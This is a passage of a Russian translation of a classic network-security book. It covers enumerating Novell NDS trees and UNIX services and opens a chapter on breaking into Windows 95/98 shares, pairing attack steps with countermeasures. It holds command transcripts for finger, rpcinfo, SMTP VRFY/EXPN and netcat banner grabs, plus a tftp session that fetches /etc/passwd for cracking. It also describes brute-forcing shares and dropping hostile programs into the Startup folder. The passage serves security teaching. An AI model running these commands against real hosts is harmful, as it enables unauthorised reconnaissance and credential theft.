


Рис. 3.7. Утилита On-Site Admin от Novell является универсальным средством получения перечня элементов сетей Novell

Еще одним "бриллиантом" On-Site является функция Analyze (Анализ). Выбрав сервер и нажав кнопку Analyze (см. рис. 3.8), вы получите целый том интересной информации.





Рис. 3.8. On-Site Admin выводит информацию о томе

Эти данные не сотрясают основ защиты сети, но увеличивают утечку информации. Применив функцию Analyze утилиты On-Site Admin, можно подключиться к исследуемому серверу, как показано в окне утилиты Netware Connections:



On-Site Admin: просмотр дерева

Популярность: 7
Простота: 10
Результативность: 1
Степень риска: 6

С помощью On-Site Admin можно просмотреть большинство ветвей дерева службы каталога Novell (NDS) до последнего листа. В этом случае Client32 действительно подключается к серверу, указанному в дереве. Дело в том, что Netware 4.x по умолчанию разрешает просматривать дерево любому пользователю. Можно запретить это с помощью *фильтра наследования прав* (IRF, inheritance rights filter), примененного к корню дерева. Информация дерева невероятно ценна, поэтому нельзя, чтобы на нее мог глазеть кто угодно. На рис. 3.9 показано все то, что нужно хакеру: пользователи, группы, серверы, тома.




Рис. 3.9. Утилита On-Site Admin разрешает просматривать дерево любому пользователю

Воспользовавшись этой информацией, атакующий может перейти к активному проникновению в систему (см. главу 6).

Перечень элементов систем UNIX

БОЛЬШИНСТВО современных реализаций UNIX полагается на стандартные сетевые функции TCP/IP, поэтому не склонны к бесплатной раздаче информации так, как это делает NT через свои унаследованные интерфейсы NetBIOS или NetWare через лицензированные средства просмотра. Конечно, это не значит, что системы UNIX не уязвимы для методов перечня — просто их

результативность зависит от конфигурации системы. Например, такие средства Sun Microsystems, как RPC (Remote Procedure Call — вызов удаленных процедур), NIS (Network Information System — система сетевой информации) и NFS (Network File System — сетевая файловая система), все еще весьма популярны и остаются хорошей мишенью. Рассмотрим несколько классических методов (т.е. старых, но все еще работающих, похоже, они никогда не будут ликвидированы).

Напомним, что большинство рассматриваемых здесь методов создания перечня интенсивно пользуется информацией, собранной сканированием портов и идентификацией операционной системы.

Инвентаризация сетевых и разделяемых ресурсов UNIX

Популярность: 7
Простота: 10
Результативность: 1
Степень риска: 6

Лучшими источниками сетевой информации о UNIX являются основные методы работы с TCP/IP, о которых говорилось в главе 2 (сканирование портов и т.п.), однако есть еще один хороший инструмент. Это утилита showmount, позволяющая получить перечень экспортируемых в сеть файловых систем NFS. Например, если сканирование показывает, что порт 2049 (NFS) потенциальной цели находится в режиме прослушивания, showmount поможет точно выявить разделяемые каталоги:

```
showmount -e 192.168.202.34
  export list for 192.168.202.34:
    /pub                    (everyone)
    /var                    (everyone)
    /usr                    user
```

Параметр -e показывает экспортируемый с сервера список NFS. К сожалению, мало что можно сделать, чтобы остановить эту утечку, поскольку NFS обязана действовать так по умолчанию. Убедитесь, что экспортируемые файловые системы имеют соответствующие разрешения (права чтения/записи должны быть установлены только для определенных хостов) и что NFS блокирована на брандмауэре (порт 2049).

NFS не единственное программное обеспечение разделения файловых систем. Постоянно растет популярность открытого программного пакета Samba, обеспечивающего службы файлов и печати клиентам SMB. SMB (Server Message Block) формирует фундамент сетей Windows. Пакет Samba доступен на http://www.samba.org и распространяется со многими версиями Linux. Файл конфигурации сервера Samba (/etc/smb.conf) имеет ряд параметров защиты, однако неправильная конфигурация может снизить безопасность разделяемых ресурсов.

Другой потенциальный источник сетевой информации UNIX — NIS, прекрасная иллюстрация хорошей идеи (распределенная база сетевых данных), реализованной с расчетом на несуществующие функции защиты. Главная проблема NIS заключается в том, что, узнав имя домена сервера NIS, взломщик может (простым запросом RPC) получить любую из его карт NIS. Карты NIS представляют собой распределенные отображения важной информации о хостах каждого домена, в частности содержимого файлов passwd. Традиционная атака NIS предполагает использование клиентских средств NIS, чтобы методом проб и ошибок выяснить имя домена. Утилитой pscan, которую написал Pluvius, можно вытащить всю необходимую информацию, применив параметр -n (утилита доступна на многих хакерских сайтах).

Главная рекомендация для пользователей NIS: не применяйте легко угадываемые имена доменов (название компании, имя DNS и т.п.), иначе хакер без труда извлечет важную информацию, в том числе базу данных паролей. Если не хочется переходить на NIS+ (поддерживает шифрование данных и аутентификацию по защищенному протоколу RPC), то, по крайней мере, отредактируйте файл /var/yp/securenets, чтобы ограничить доступ к определенным хостам/сетям, или скомпилируйте ypserv с дополнительной поддержкой оболочек TCP и не включайте учетную информацию о привилегированных пользователях и прочие системные учетные записи в таблицы NIS.

Как было показано выше, SNMP предоставляет атакующим ценную информацию о системах UNIX, на которых исполняются агенты SNMP. Утилиту snmpwalk, входящую во многие пакеты утилит UNIX SNMP, можно с большой пользой применять в сетях, где оставлены заданные по умолчанию названия ресурсов.

Перечень пользователей и групп UNIX

Популярность: 7
Простота: 10
Результативность: 1
Степень риска: 6

Для определения пользователей подойдет наверное старейший из описанных в книге трюков — применение утилиты finger. Она существовала еще тогда, когда Интернет была намного меньше и гораздо дружественнее, чем сейчас. Многие сценарии атак все еще пользуются finger, а простодушные системные администраторы нередко допускают работу fingerd при минимальной конфигурации защиты. Будем исходить из того, что в предыдущих сканированиях был идентифицирован функционирующий хост, на котором исполняется служба finger (порт 79):

```
[root$]finger -l @target.hackme.com
[target.hackme.com]
Login: root                    Name: root
Directory: /root               Shell: /bin/bash
On since Sun Mar 28 11:01 (PST) on ttyl 11 minutes idle
    (messages off)
On since Sun Mar 28 11:01 (PST) on ttypO from :0.0
    3 minutes 6 seconds idle
```

```
Nomail.
Plan:
John Smith
Security Guru
Telnet password is my birthdate.
```

Команда finger 0@<имя_хоста> также выдает качественную информацию:

```
[root$]finger 0@192.168.202.34
[192.168.202.34]
    Line        User      Host(s)          Idle Location
*   2 vty 0               idle                 0 192.168.202.14
  SeO                     Sync PPP         00:00:02
```

Большая часть выдаваемой finger информации вполне безобидна (она выводится из соответствующих полей /etc/password, если таковые существуют). Вероятно, наиболее опасная информация — это имена зарегистрировавшихся пользователей и времена пауз, дающие атакующим представление о том, кто дежурит (root?) и насколько он внимателен. Кое-что из этой информации может быть использовано в атаке "социальной инженерии" (хакерский жаргонный термин для метода получения доступа посредством "охмурения" людей). В данном примере любой пользователь, который помещает файлы .plan или .project в свои домашние каталоги, создает потенциальные образцы информации для простых проверок (как показано ниже, содержимое таких файлов выводится finger).

Обнаружить и закрыть утечку такой информации нетрудно: не исполняйте fingerd (закомментируйте *эту* команду в inetd.conf и запустите команду killall -HUP inetd) и блокируйте порт 79 брандмауэра. Если обязательно нужен (мы подчеркиваем — *обязательно*)доступ к finger, используйте оболочки tcp (см. главу 7) для ограничения и регистрации доступа к хосту либо примените модифицированный фоновый процесс (daemon) finger, который выдает только часть информации.

Большими, чем у finger, возможностями обладают утилиты rusers и rwho. Их несложно отключить (они обычно запускаются независимо от суперсервера inetd, из стартовых файлов; посмотрите для справки rpc.rwhod и rpc.rusersd). Утилита rwho возвращает перечень пользователей, зарегистрированных в текущий момент на удаленном хосте:

```
rwho 192.168.202.34
root    localhost:ttyp0        Apr 11 09:21
jack    beanstalk:ttyp1        Apr 10 15:01
jimbo   192.168.202.77:ttyp2   Apr 10 17:40
```

Утилита rusers возвращает более подробные данные (параметр -1), включая время с момента последнего нажатия пользователем клавиши клавиатуры:

```
rusers -1 192.168.202.34
root    192.168.202.34:tty1    Apr 10 18:58 :51
root    192.168.202.34:ttyp0   Apr 10 18:59 :02 (:0.0)
```

Другой классический метод получения перечня основан на языке "эсперанто" почтовой службы Интернета — протоколе SMTP (Simple Mail Transfer Protocol — упрощенный протокол пересылки почты). SMTP имеет две встроенные команды, которые позволяют получить сведения о пользователях: VRFY — подтверждает имена реальных пользователей, и EXPN — показывает фактические адреса доставки по псевдонимам из рассылочных списков. В наши дни большинство компаний раздает почтовые адреса совершенно бесплатно, однако разрешение такой деятельности на почтовом сервере предоставит взломщикам ценную информацию о пользователях и откроет возможности для подделки почтовых сообщений.

```
telnet 192.168.202.34 25
Trying 192.168.202.34...
Connected to 192.168.202.34.
Escape character is '^]'.
220 mail.bigcorp.com ESMTP Sendmail 8.8.7/8.8.7; Sun, 11 Apr 1999 10:08:49 -0700
vrfy root
250 root <root@bigcorp.com>
expn adm
250 adm <adm@bigcorp.com>
quit
221 mail.bigcorp.com closing connection
```

Еще одной старой доброй утилитой, которую надо отключить, является sendmail (http://www.sendmail.org) — популярное программное обеспечение сервера SMTP. Версия выше 8 этой утилиты позволяет указать в файле mail.cf режим отключения команд или обязательную аутентификацию при их вызове. Другие реализации серверов SMTP должны предлагать аналогичные возможности. Если это не так, подумайте о переходе на другую программу!

Конечно, прадедушка всех трюков с получением перечня элементов UNIX — это файл /etc/passwd (см. главу 7). Однако стоит упомянуть, что один из наиболее популярных методов состоит в вытаскивании этого файла по протоколу TFTP (Trivial File Transfer Protocol — простейший протокол пересылки файлов):

```
tftp 192.168.202.34
 tftp> connect 192.168.202.34
 tftp> get /etc/passwd /tmp/passwd.cracklater
 tftp> quit
```

Кроме того, что нарушители получают файл passwd, чтобы спокойно заняться его взломом, они могут прочесть сведения о пользователях непосредственно в этом файле. Решение: не запускайте TFTP. Если же запускаете, то локализуйте доступ, ограничьте доступ к каталогу /tftpboot и убедитесь, что протокол блокирован на граничном брандмауэре.

Получение перечня приложений и заголовков UNIX

Популярность: 7
Простота: 10
Результативность: 1
Степень риска: 6

Как и любой другой сетевой ресурс, приложения должны иметь возможность общаться друг с другом по сети. Одним из наиболее популярных протоколов, предназначенных для этих целей, является RPC (Remote Procedure Call — удаленный вызов процедур). RPC использует программу, называемую *картографом портов* — portmapper (теперь известную под именем rpcbind), для арбитража клиентских запросов и портов, которые динамически назначаются слушающим приложениям. Несмотря на головную боль, которую он с доисторических времен вызывает у администраторов брандмауэров, RPC остается чрезвычайно популярным. Утилита rpcinfo является эквивалентом finger для извлечения перечня приложений RPC, слушающих на портах удаленного хоста. Утилиту можно нацелить на серверы, для которых уже проведено сканирование и обнаружено, что порт 111 (rpcbind) или 32771 (эквивалентный картограф портов от Sun) находится в режиме слушания:

```
rpcinfo -p 192.168.202.34
program vers proto port
    100000 2    tcp  111 rpcbind
    100002 3    udp  712  rusersd
    100011 2    udp  754  rquotad
    100005 1    udp  635  mountd
    100003 2   udp 2049  nfs
    100004 2    tcp  778  ypserv
```

Эти сведения говорят атакующим, что данный хост исполняет rusersd, NFS и NIS (ypserv представляет собой сервер NIS). Таким образом, rusers, showmount -e и pscan -n дадут дополнительную информацию. Для тех же целей можно использовать утилиту pscan (см. выше) с параметром -r.

Есть еще несколько трюков, которые хакеры применяют к RPC. Версия UNIX от Sun (Solaris) исполняет второй картограф портов на порту 32771, поэтому модифицированная версия rpcinfo, направленная на этот порт, вытащит ту же самую информацию, даже если блокирован порт 111. Хотя лучшее средство сканирования RPC, которое мы видели, это CyberCop Scanner от Network Associates (поставляется с коммерческим продуктом), хакеры могут использовать специальные параметры rpcinfo для поиска конкретных приложений RPC. Например, чтобы узнать, исполняет ли исследуемая система 192.168.202.34 сервер ToolTalk Database (TTDB), который имеет известную проблему с защитой (см. главу 7), введите:

```
rpcinfo -n 32771 -t 192.168.202.34 100083
```

Здесь 100083 — это "номер программы" для TTDB.

Не существует простого способа ограничения утечки этой информации, за исключением применения какой-либо формы аутентификации (обратитесь к разработчику RPC и узнайте у него о доступных дополнительных функциях либо перейдите на пакет, подобный Secure RPC от Sun, который проводит

аутентификацию шифрованием открытыми ключами). Наконец, проверьте, что на брандмауэре фильтруются порты 111 и 32771 (rpcbind).

Мы уже затрагивали эту тему в разделе о NT, ибо классический способ создания перечня приложений практически на любой системе состоит в посылке чего-нибудь на известный слушающий порт с помощью telnet или netcat (сеансы telnet отличаются от "сырых" соединений, устанавливаемых netcat). Не будем вдаваться здесь в те же подробности, а только намекнем на некоторые полезные функции netcat, их можно найти в файлах readme комплекта поставки. Например, создайте текстовый файл nudge.txt, который содержит одну строку "GET /HTTP/1.0" (естественно, без кавычек), завершающуюся символом возврата каретки, а затем:

```
nc -n -v -o banners.txt 192.168.202.34 80 < nudge.txt
HTTP/1.0 200 OK
Server: Sun_WebServer/2.0
Date: Sat, 10 Apr 1999 07:42:59 GMT
Content-Type: text/html
Last-Modified: Wed, 07 Apr 1999 15:54:18 GMT
ETag: "370a7fbb-2188-4"
Content-Length: 8584

<HTML>
<HEAD>
    <META NAME="keywords" CONTENT="BigCorp, hacking, security">
    <META NAME="description" CONTENT="Welcome to BigCorp's Web site. BigCorp
is a leading manufacturer of security holes.">
<TITLE>BigCorp Corporate Home Page</TITLE>
</HEAD>
```

Знаете хорошие зацепки для Sun Webserver 2.0? Вперед! Другие интересные варианты для файла nudge: HEAD/HTTP/1.0<cr><cr>, QUIT<cr>, HELP<cr>, ECHO<cr> и даже просто два возврата каретки (<cr>).

Отметим, что в исходном коде HTML web-страниц можно обнаружить ценную информацию. Одним из наших любимых инструментов прочесывания сайтов (наряду с другими мощными средствами исследования сетей) является Sam Spade от Blighty Design (http://www.blighty.com/products/spade/). Sam Spade может просмотреть целые web-сайты в поиске интересных данных, например, по ключевой фразе "password" (см. рис. 3.10).

Конечно, мы охватили только часть наиболее распространенных приложений. Однако пользуясь основными понятиями, можно, по крайней мере, начать укорачивать языки чрезмерно болтливым приложениям в конкретной сети. Дополнительные советы приведены на сайте канадских консультантов по защите PCGI, Inc. (http://www.pgci.ca/fmgerprint.html). Кроме интересной дискуссии о защите, там приведены контрмеры против получения перечня заголовков от sendmail, FTP, telnet и web-серверов. Счастливой охоты!





Рис. 3.10. Sam Spade способна искать на web-сайтах полезные сведения

Часть II

Взлом систем



Глава 4

Взлом Windows 95/98

Введение

Самое важное, что должны знать сетевой администратор и конечный пользователь о Windows 95/98 (далее по тексту Win 9x): эти операционные системы не защищены, как и Windows NT. Похоже, при разработке архитектуры Win 9x корпорация Microsoft во многих случаях жертвовала защищенностью ради простоты использования.

Это стало двойным наказанием для администраторов и не искушенных в защите конечных пользователей. Win 9x легко конфигурировать, но при этом далеко не всегда принимаются соответствующие меры предосторожности (например, выбор хорошего пароля).

Более того, беспечный пользователь может оставить лазейку в корпоративную локальную сеть, нередко важная информация хранится на домашнем компьютере, подключенном к Интернету. Расширение применения кабельных и цифровых линий, обеспечивающих постоянное подключение к Интернету, только ухудшает положение дел. Как администраторы, так и те, кто пользуется Win 9x для путешествий по Интернету и для доступа к сети своей компании из дома, должны знать средства и методы, имеющиеся на вооружении хакера.

К счастью, простота Win 9x работает в пользу знатоков защиты. Поскольку Win 9x не создавалась как настоящая многопользовательская операционная система, ее функции удаленного администрирования крайне ограничены. В системах Win 9x нельзя исполнять команды дистанционно, пользуясь только встроенными средствами, а удаленный доступ к системному реестру Win 9x возможен только в том случае, если соответствующий запрос сначала проходит через систему, обеспечивающую защиту, например через сервер Windows NT или Novell Netware. Это называется *защитой на уровне пользователя*, в отличие от *защиты на уровне разделяемых ресурсов,* которая реализуется на основе хранящихся локально имен и паролей. По умолчанию Win 9x работает в режиме защиты на уровне разделяемых ресурсов (Win 9x не может действовать в качестве сервера аутентификации на уровне пользователя).

Таким образом, атакующие имеют только два пути, позволяющих "завладеть" системой Win 9x (т.е. достичь полного контроля над ней): хитростью добиться от оператора системы, чтобы он исполнил нужный им код, либо получить физический доступ к системной консоли. Ознакомимся подробно с этими двумя методами: *дистанционным* и *локальным.*

Дистанционный захват Win 9x

Методы дистанционного захвата Win 9x можно разделить на четыре основные категории: непосредственное подключение к разделяемому ресурсу (в том числе к ресурсам удаленного доступа), установка на сервере "черного хода" через фоновый процесс, использование известных слабых мест серверных приложений и атака отказа в обслуживании. Заметим, что три из этих категорий осуществимы только при неправильном конфигурировании системы или недостаточной квалификации пользователя/администратора системы Win 9x

Прецеденты системного взлома: искусство получения доступа

Первый этап нашего путешествия по катакомбам хакерства завершен. Мы узнали, как выбираются цели, как они прощупываются на наличие слабых мест и как постепенно выявляются пути доступа. Несмотря на популярные легенды, взломать информационные системы непросто, если они правильно сконфигурированы. В конце концов, мы имеем дело с бесчувственными машинами, которые не поддаются лести, обману, подкупу, грубой силе или запугиванию. Но мы увидим, как человеческая глупость, лень или заурядное невежество приводит к победам над системами. Только случайные внутренние архитектурные изъяны могут обеспечить легкий доступ к системе, однако они быстро исправляются.

Чаще всего встречается изъян в защите, связанный с плохим управлением именами пользователей и паролями. Это самые распространенные ключи от информационного царства, и большинство методов взлома систем предполагает попытку получения имен/паролей любыми доступными средствами.

Один из наиболее знаменитых хакеров нашего времени, Кевин Митник, пользовался именно этим. О нем говорят как о техническом гении, но он, похоже, силен в нетехнических средствах получения пользовательских полномочий на целевых системах. Утверждают, что Митник вломился в компьютеры Digital Equipment, Sun Microsystems, Motorola, Netcom On-Line Communication Services, некоего эклектичного провайдера Интернета из Северной Калифорнии, известного как The Well, и, вероятно, многих других компаний. Методы взлома Митника пока не обнародованы, однако ясно, что он собирал и применял списки имен пользователей и паролей из всех систем, в которые проникал. Федеральное обвинение против Митника (1996 г.) первоначально базировалось на незаконном владении паролями для компьютеров в таких организациях и фирмах, как Sun, Университет Южной Калифорнии, Novell, Motorola, Fujitsu и NEC. Дополнительную информацию о Кевине Митнике можно найти на сайте http://www.kevinmitnick.com и в блестящей книге "The Fugitive Game" Джонатана Литтмана (Jonathan Littman).

После неавторизованного присутствия сложно избавить сеть от вторжений в будущем. По слухам, проникновение Митника в The Well было настолько широким, что произошло отключение системы по перегрузке занятых им ресурсов. Как писали газеты, Митник получал статус root (суперпользователя) в очень важных системах.

История Митника должна стать предупреждением системным администраторам. Необходимо усиливать политику работы с паролями и регулярно контролировать уровень полномочий пользователей. Добыв всего одну учетную запись пользователя, хакер может взломать целую сеть.

Непосредственное подключение к разделяемым ресурсам Win *9x*

Это наиболее очевидная и легко прорубаемая дверь в удаленную систему Win 9x Существуют три пути прямого доступа к системе Win 9x: разделяемые файлы и принтеры, дополнительный сервер удаленного доступа и дистанционная манипуляция системным реестром. Доступ к системному реестру требует специфичной настройки и защиты пользовательского уровня, поэтому редко встречается вне корпоративных локальных сетей.

Одним из косвенных способов реализации первого пути доступа является наблюдение за информацией об идентификации пользователей, передаваемой удаленным пользователем разделяемому (совместно используемому, общему) ресурсу системы Win *9x*. Поскольку пользователи часто применяют пароли повторно, можно получить реальный пароль доступа к удаленной системе. При этом подвергаются опасности и другие системы сети.

Взлом разделяемых файлов и принтеров Win *9x*

Популярность: 8
Простота: 9
Результативность: 8
Степень риска: 8

Мы не знаем ни одного метода взлома с применением разделяемых принтеров Win9x (если не считать халявного использования сетевого принтера), так что сосредоточимся исключительно на разделяемых файлах Win9x.

Выше уже рассказывалось о некоторых средствах и методах, применяемых взломщиками для сканирования сетей и выявления разделяемых дисков Windows (см. главу 3). Некоторые из них пригодны для атак угадывания паролей потенциальных точек входа в систему. К таким инструментам относится Legion от группы Rhino9. Кроме сканирования диапазона IP-адресов для определения разделяемых ресурсов Windows, Legion содержит средство угадывания паролей — BF tool, причем пароли берутся из текстового файла, и автоматически выводятся правильно угаданные варианты. BF означает здесь "brute force" (грубая сила), однако лучше назвать этот метод атакой по словарю, поскольку атака основывается на списке паролей. Маленькая хитрость: кнопка Save Text в главном окне сканирования утилиты Legion выводит в текстовый файл список найденных разделяемых ресурсов, в окне вывода BF tool поддерживаются операции Вырезать/Вставить (Cut/Paste) (см. рис. 4.1).

Ущерб, который может быть нанесен взломщиками, зависит от подключенного в данный момент каталога, в котором может находиться важная информация. Кроме того, пользователи иногда разрешают общий доступ в свой корневой раздел, что намного облегчает работу хакера. Достаточно поместить враждебные исполняемые программы в папку %systemroot%\StartMenu\Programs\Startup. При следующей загрузке системы они запустятся и сделают свое черное дело (в качестве примера рассматриваются действия Back Orifice). Или же может быть получен для последующего взлома файл (файлы) PWL (см. ниже).

